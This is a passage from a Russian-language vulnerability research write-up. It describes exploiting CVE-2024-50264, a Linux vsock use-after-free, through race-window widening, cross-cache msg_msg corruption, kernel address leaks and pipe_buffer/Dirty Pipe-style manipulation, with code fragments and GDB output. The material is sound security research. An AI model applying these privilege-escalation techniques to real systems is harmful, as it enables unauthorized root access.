5. ~~Даже если удается избежать этого отказа ядра, через VSOCK_CLOSE_TIMEOUT (восемь секунд) в kworker возникает еще одно разыменование нулевого указателя.~~
6. **При этом kworker зависает в spin_lock_bh(), если поле virtio_vsock_sock.tx_lock ненулевое.**

Таким образом, с помощью трюков с дополнительными состояниями гонки я справился со всеми препятствиями, кроме двух.

## СЛИШКОМ МЕДЛЕННО! КРОСС-КЭШ-АТАКА ЗАПАЗДЫВАЕТ НА ВЕЧЕРИНКУ

Как отмечено в **ограничении № 3**, UAF-запись в потоке kworker происходит всего через несколько микросекунд после вызова kfree() для virtio_vsock_sock. А для кросс-кэш-атаки требуется гораздо больше времени, поэтому UAF-запись просто попадает в освобожденный объект virtio_vsock_sock, который еще не превратился в msg_msg.

Я не знал, как ускорить саму кросс-кэш-процедуру, зато я знал, как можно замедлить выполнение какого-либо кода в ядре. Этот метод описан в статье Яна Хорна (Jann Horn) «Racing against the clock» [29]. Он позволил затормозить мой kworker так, чтобы медленная кросс-кэш-атака успела выполниться.

Суть в том, чтобы «отвлечь» kworker на обработку событий от таймера timerfd, за которым следит множество экземпляров epoll. Порядок действий такой (подробности см. в статье Яна [29]):

1. Вызвать timerfd_create(CLOCK_MONOTONIC, 0).
2. Создать 8 дочерних процессов (forks).
3. В каждом дочернем процессе 100 раз вызвать dup() для timerfd.
4. В каждом дочернем процессе 500 раз вызвать epoll_create().
5. Для каждого экземпляра epoll включить отслеживание событий на всех доступных копиях timerfd с помощью epoll_ctl().
6. В конце настроить timerfd так, чтобы прерывание случилось в нужный момент работы потока kworker:

```
timerfd_settime(timerfd, TFD_TIMER_CANCEL_ON_SET, &retard_tmo, NULL)
```

Такой прием увеличил окно состояния гонки примерно в 80 раз.

Мне хотелось получить побольше времени, чтобы гарантированно завершить кросс-кэш-атаку. Но я столкнулся с лимитом, о котором не было сказано в оригинальной статье. Если превысить количество /proc/sys/fs/epoll/max_user_watches, вызов epoll_ctl() завершается с ошибкой. В man 7 epoll читаем:

*/proc/sys/fs/epoll/max_user_watches задает ограничение на общее количество файловых дескрипторов, которые пользователь может зарегистрировать во всех экземплярах epoll в системе. Ограничение привязывается к реальному идентификатору пользователя. Каждый зарезервированный файловый дескриптор занимает приблизительно 90 байт в 32-битном ядре и приблизительно 160 байт в 64-битном ядре. В настоящее время значение по умолчанию для max_user_watches равно одной двадцать пятой (4%) доступной памяти ядра (low memory), поделенной на значение размера дескриптора в байтах.*

На Ubuntu Server 24.04 с 2 ГиБ оперативной памяти /proc/sys/fs/epoll/max_user_watches составляет 431 838, и это не так много. Получается, я мог позволить себе 8 дочерних процессов × 500 экземпляров epoll × 100 копий файловых дескрипторов — итого 400 000 отслеживаний через epoll (epoll watches).


Однако этого хватило, чтобы преодолеть ограничение № 3, и мне наконец-то удалось перезаписать размер сообщения msg_msg: UAF в vsock изменил msg_msg.m_ts с 48 байт на 8192 (MSGMAX). После этого я смог выполнить чтение памяти ядра за границами msg_msg, используя системный вызов msgrcv().

# РАЗБИРАЕМ ДОБЫЧУ

Поврежденный msg_msg позволил мне прочитать 8 КиБ данных из пространства ядра. Я стал разбирать эту «добычу» и нашел полезную утечку информации: ядерный адрес 0xffffffff8233cfa0 [1]. Утечка оказалась стабильной и воспроизводилась с высокой вероятностью на каждом запуске эксплойта, поэтому я решил использовать ее без дополнительных манипуляций с кучей (heap feng shui). С помощью GDB я выяснил, что этот адрес — указатель на функцию socket_file_ops(), который содержится в ядерном объекте file. Это меня очень порадовало, потому что в struct file неподалеку находится указатель f_cred [2], который также удалось прочитать в эксплойте.

Вот как я анализировал содержимое памяти, прочитанной за границами объекта msg_msg по адресу 0xffff88800e75d600:

```
gef> p *((struct file *)(0xffff88800e75d600 + 96*26 + 64))
$61 = {
  f_count = {
    counter = 0x0
  },
  f_lock = {
    {
      rlock = {
        raw_lock = {
          {
            val = {
              counter = 0x0
            },
            {
              locked = 0x0,
              pending = 0x0
            },
            {
              locked_pending = 0x0,
              tail = 0x0
            }
          }
        }
      }
    }
  },
  f_mode = 0x82e0003,
  f_op = 0xffffffff8233cfa0 <socket_file_ops>,    [1]
  f_mapping = 0xffff88800ee66f60,
  private_data = 0xffff88800ee66d80,
  f_inode = 0xffff88800ee66e00,
  f_flags = 0x2,
  f_iocb_flags = 0x0,
  f_cred = 0xffff888003b7ad00,                    [2]
  f_path = {
    mnt = 0xffff8880039cec20,
    dentry = 0xffff888005b30b40
  },
  ...
```




Таким образом, мой PoC-эксплойт добыл указатель на struct cred — структуру, где хранятся учетные данные (credentials) текущего процесса. До повышения привилегий оставался один шаг — запись ядерной памяти по произвольному адресу (arbitrary address writing). Обладая этой возможностью, я смог бы перезаписать учетные данные процесса эксплойта и стать суперпользователем root. Это была бы атака только на данные (data-only attack), без перехвата потока управления.

# В ПОИСКАХ ПРИМИТИВА ЗАПИСИ ПО ПРОИЗВОЛЬНОМУ АДРЕСУ

С этого момента началась самая интересная и сложная часть исследования. Мне нужен был объект ядра, который можно модифицировать с помощью моей ограниченной UAF-записи и получить за счет этого эксплойт-примитив записи по произвольному адресу. Поиски оказались изнурительными. Что я попробовал:

› Изучил десятки различных объектов ядра Linux.

› Перечитал множество статей про эксплуатацию уязвимостей в ядре.

› Попробовал Kernel Exploitation Dashboard [30] от Эдуардо Вела (Eduardo Vela) и команды KernelCTF.

Одна из идей заключалась в том, чтобы применить мою ограниченную UAF-запись для атаки Dirty Page Table. Эту технику эксплуатации хорошо описал [31] Николас By (Nicolas Wu). Ее суть в том, что манипуляции с таблицами страниц позволяют атакующему читать и записывать память по произвольному физическому адресу.

Теоретически я мог бы выполнить кросс-кэш-атаку (а точнее, кросс-аллокаторную атаку), чтобы с помощью UAF-записи в объект virtio_vsock_sock модифицировать таблицы страниц. Но чтобы атаковать ядерный код или кучу, нужно знать физический адрес целевой памяти. На ум пришли два варианта:

1. Сделать перебор физических адресов (bruteforcing). В моем случае этот способ не годился: прототип эксплойта мог выполнить UAF примерно пять раз до отказа kworker. Этого было явно недостаточно для перебора.

2. Использовать утечку информации о KASLR-смещении, которую я получил за счет чтения ядерной памяти с помощью msg_msg. Я решил попробовать этот вариант.

Я быстро проверил, как ведет себя KASLR на X86_64, включив параметры CONFIG_RANDOMIZE_BASE и CONFIG_RANDOMIZE_MEMORY. Несколько раз перезагрузив виртуальную машину, я сравнил физические и виртуальные адреса кода ядра.

Первый запуск VM:

```
gef> ksymaddr-remote
[+] Wait for memory scan
0xffffffff98400000 T _text

gef> v2p 0xffffffff98400000
Virt: 0xffffffff98400000 -> Phys: 0x57400000
```

Второй запуск VM:

```
gef> ksymaddr-remote
[+] Wait for memory scan
0xffffffff81800000 T _text

gef> v2p 0xffffffff81800000
Virt: 0xffffffff81800000 -> Phys: 0x18600000
```

Затем я вычислил разницу между виртуальными и физическими адресами:

› Первый запуск VM: 0xffffffff98400000 - 0x57400000 = 0xffffffff41000000.

› Второй запуск VM: 0xffffffff81800000 - 0x18600000 = 0xffffffff69200000.

Поскольку 0xffffffff41000000 не равно 0xffffffff69200000, информация о KASLR-смещении кода ядра в виртуальном адресном пространстве не помогает вычислить его смещение в физической памяти.

Таким образом, чтобы реализовать атаку Dirty Page Table, мне нужно было как-то добыть физический адрес ядра. Можно было бы придумать какие-то манипуляции со страничным аллокатором (page-allocator feng shui) перед чтением памяти ядра через msg_msg. Но такой поход показался чересчур запутанным, а хотелось найти более простое и красивое решение.

Я продолжил поиски объекта-жертвы для UAF-записи, который обеспечил бы запись памяти ядра по произвольному адресу, и в итоге остановил свой выбор на pipe_buffer.

При создании канала (pipe) с помощью системного вызова pipe() ядро выделяет массив структур pipe_buffer. Каждый элемент pipe_buffer в этом массиве соответствует странице памяти, где хранятся данные, записанные в канал. На схеме ниже показано внутреннее устройство этого объекта:






Рисунок 6. Pipe_buffer




Этот объект оказался отличной целью для UAF-записи. Я смог создать массив объектов pipe_buffer того же размера, что и virtio_vsock_sock, изменив емкость канала: fcntl(pipe_fd[1], F_SETPIPE_SZ, PAGE_SIZE * 2). В результате этого вызова ядро изменяет размер массива на 2 * sizeof(struct pipe_buffer) = 80 bytes, что в точности совпадает с размером virtio_vsock_sock.

Кроме того, при UAF-записи в virtio_vsock_sock, 4 контролируемых байта по смещению 24 позволяют изменить поле pipe_buffer.flags, как в изначальной атаке Dirty Pipe [32] от Макса Келлермана (Max Kellermann).





Рисунок 7. Повреждение объекта pipe_buffer с помощью UAF

Этот вариант Dirty Pipe вообще не требует утечки информации и дает повышение привилегий за одну UAF-запись. Вдохновившись, я решил поэкспериментировать с pipe_buffer в моем kernel-hack-drill.

## ЭКСПЕРИМЕНТЫ С DIRTY PIPE

Я реализовал атаку Dirty Pipe для синтетической уязвимости в kernel-hack-drill. PoC-эксплойт drill_uaf_w_pipe_buffer.c доступен в репозитории [33]. Что делает этот эксплойт:

1. Выполняет кросс-кэш-атаку и превращает слэб с объектами drill_item_t в слэб с объектами pipe_buffer.

2. Эксплуатирует UAF-запись в drill_item_t. Контролируемые атакующим байты, записанные в drill_item_t по смещению 24, меняют значение поля pipe_buffer.flags.

3. Реализует атаку Dirty Pipe, добиваясь повышения привилегий «в один выстрел» и без утечки информации — красота!

Чтобы применить эту технику в моем PoC-эксплойте для CVE-2024-50264, нужно было обойти последнее **ограничение № 6**: поток kworker зависал прямо перед UAF-записью, если значение в поле virtio_vsock_sock.tx_lock не равно нулю. Я нашел, как обойти эту проблему. Сделал splice() из обычного файла в канал, начиная с нулевого смещения:

```
loff_t file_offset = 0;
ssize_t bytes = 0;

/* N.B. splice modifies the file_offset value */
bytes = splice(temp_file_fd, &file_offset, pipe_fd[1], NULL, 1, 0);
if (bytes < 0)
    err_exit("[-] splice");
if (bytes != 1)
    err_exit("[-] splice short");
```

В этом случае поле pipe_buffer.offset остается нулевым, поэтому kworker не зависает при захвате спинлока:





Рисунок 8. Усовершенствованная перезапись объекта pipe_buffer с помощью UAF

Казалось бы, все получилось — но тут я заметил, что UAF-запись повреждает еще и указатель на функцию pipe_buffer.ops, записывая в него четыре нулевых байта из peer_fwd_cnt. Этот неприятный побочный эффект приводил к отказу ядра (kernel crash) при любой дальнейшей работе с pipe_buffer ☹.





Рисунок 9. Отказ ядра из-за повреждения pipe_buffer.ops

Это привело меня к следующей цепочке рассуждений:

1. Чтобы завершить атаку Dirty Pipe, нужен исправный pipe_buffer с нетронутым значением указателя ops.
2. Чтобы сохранить 0xffffffff в старших байтах указателя pipe_buffer.ops, нужно иметь это значение в peer_fwd_cnt.
3. Для установки ненулевого значения peer_fwd_cnt в virtio_vsock_sock нужно отправить данные через виртуальный сокет.
4. Чтобы отправить данные через vsock, сначала нужен успешный connect().
5. Но успешный connect() на уязвимом виртуальном сокете не позволяет воспроизвести состояние гонки и UAF ⛔.

Увы!

# ПРОДОЛЖЕНИЕ ПРИКЛЮЧЕНИЙ С PIPE_BUFFER

Итак, классический вариант Dirty Pipe не подошел для моей уязвимости. Но вдруг меня осенило:

*что, если создать канал с емкостью PAGE_SIZE * 4, чтобы заставить ядро выделить массив из четырех объектов pipe_buffer в kmalloc-192?*

Тогда перекрытие объектов в памяти выглядит так: четыре объекта pipe_buffer в одном фрагменте из kmalloc-192 оказываются на месте, где раньше жили два объекта virtio_vsock_sock в двух соседних фрагментах из kmalloc-96. Это отражено на следующей схеме:





Рисунок 10. Наложение объектов virtio_vsock_sock и pipe_buffer

Здесь повреждение памяти может произойти на одном из двух объектов virtio_vsock_sock. Разберем оба этих варианта по очереди.

## ПРИ UAF НА ПЕРВОМ VIRTIO_VSOCK_SOCK

Чтобы избежать зависания и падения ядра, когда UAF возникает на **первом** virtio_vsock_sock, я применил два трюка:

1. Выполнил splice() из обычного файла в канал с нулевым начальным смещением. Как говорилось выше, поле offset первого pipe_buffer при этом остается нулевым, поэтому поток kworker не зависает при захвате спинлока перед UAF.

2. Вычитал и тем самым сбросил первый pipe_buffer **до UAF**, не трогая его поле offset:


```
/* Remove the first pipe_buffer without changing the `pipe_buffer.offset` */
bytes = splice(pipe_fd[0], NULL, temp_pipe_fd[1], NULL, 1, 0);
if (bytes < 0)
    err_exit("[-] splice");
if (bytes == 0)
    err_exit("[-] splice short");

/*
 * Let's read this byte and empty the first pipe_buffer.
 * So if the UAF writing corrupts the first pipe_buffer,
 * that will not crash the kernel. Cool!
 */
bytes = read(temp_pipe_fd[0], pipe_data_to_read, 1); /* 1 spliced byte */
if (bytes < 0)
    err_exit("[-] pipe read 1");
if (bytes != 1)
    err_exit("[-] pipe read 1 short");
```

После такой последовательности вызовов splice() и read() первый pipe_buffer становится неактивным. Даже если последующая UAF-запись повредит его указатель ops, дальнейшая работа с каналом не вызовет разыменование поврежденного указателя в этом pipe_buffer и отказа ядра не будет.

## ПРИ UAF НА ВТОРОМ VIRTIO_VSOCK_SOCK

Я хотел проэксплуатировать UAF на **втором** virtio_vsock_sock, чтобы перезаписать четвертый pipe_buffer. Чтобы предотвратить зависание ядра, когда UAF попадает во второй virtio_vsock_sock, я еще два раза выполнил тот же splice(temp_file_fd, &file_offset, pipe_fd[1], NULL, 1, 0). Эти системные вызовы инициализировали второй и третий объекты pipe_buffer, оставив их поля flags равными нулю (данная операция с каналом не выставляет ни один из битов PIPE_BUF_FLAG_*). Следовательно, если UAF случится на втором virtio_vsock_sock, то поток kworker не зависает на вызове spin_lock_bh() в функции virtio_transport_space_update().

Такая подготовка канала перед эксплуатацией уязвимости дала мне возможность перезаписать четыре младших байта указателя page в четвертом объекте pipe_buffer!

